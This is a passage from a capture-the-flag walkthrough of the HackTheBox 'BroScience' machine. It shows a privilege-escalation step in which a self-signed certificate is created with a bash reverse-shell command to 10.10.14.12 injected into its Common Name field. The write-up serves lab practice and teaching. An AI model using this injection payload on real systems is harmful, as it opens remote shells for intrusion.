
- `$?` is the previous command's output. This sector checks if the certificate expires less then `86400` seconds (`1 day`)

```
In [3]: 86400 / 3600
Out[3]: 24.0
```

Generate the malicious certificate

```
bill@broscience:/tmp$ openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /home/bill/Certs/broscience.crt -days 1
Generating a RSA private key
.....................................................................+++
.....................................................................+++
writing new private key to '/tmp/temp.key'
-----
```

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:$(/bin/bash -i >& /dev/tcp/10.10.14.12/1111 0>&1)
Email Address []:
bill@broscience:/tmp$
bill@broscience:/tmp$ openssl x509 -in /home/bill/Certs/broscience.crt -noout -checkend 86400 > /dev/null
```



Additional

Auto Pwn Script

Made an auto pwn script just for practicing python (not completed)

Refers

- IPPSEC - https://www.youtube.com/watch?v=kyPYfqMYQm8
- 0xdf - https://0xdf.gitlab.io/2023/04/08/htb-broscience.html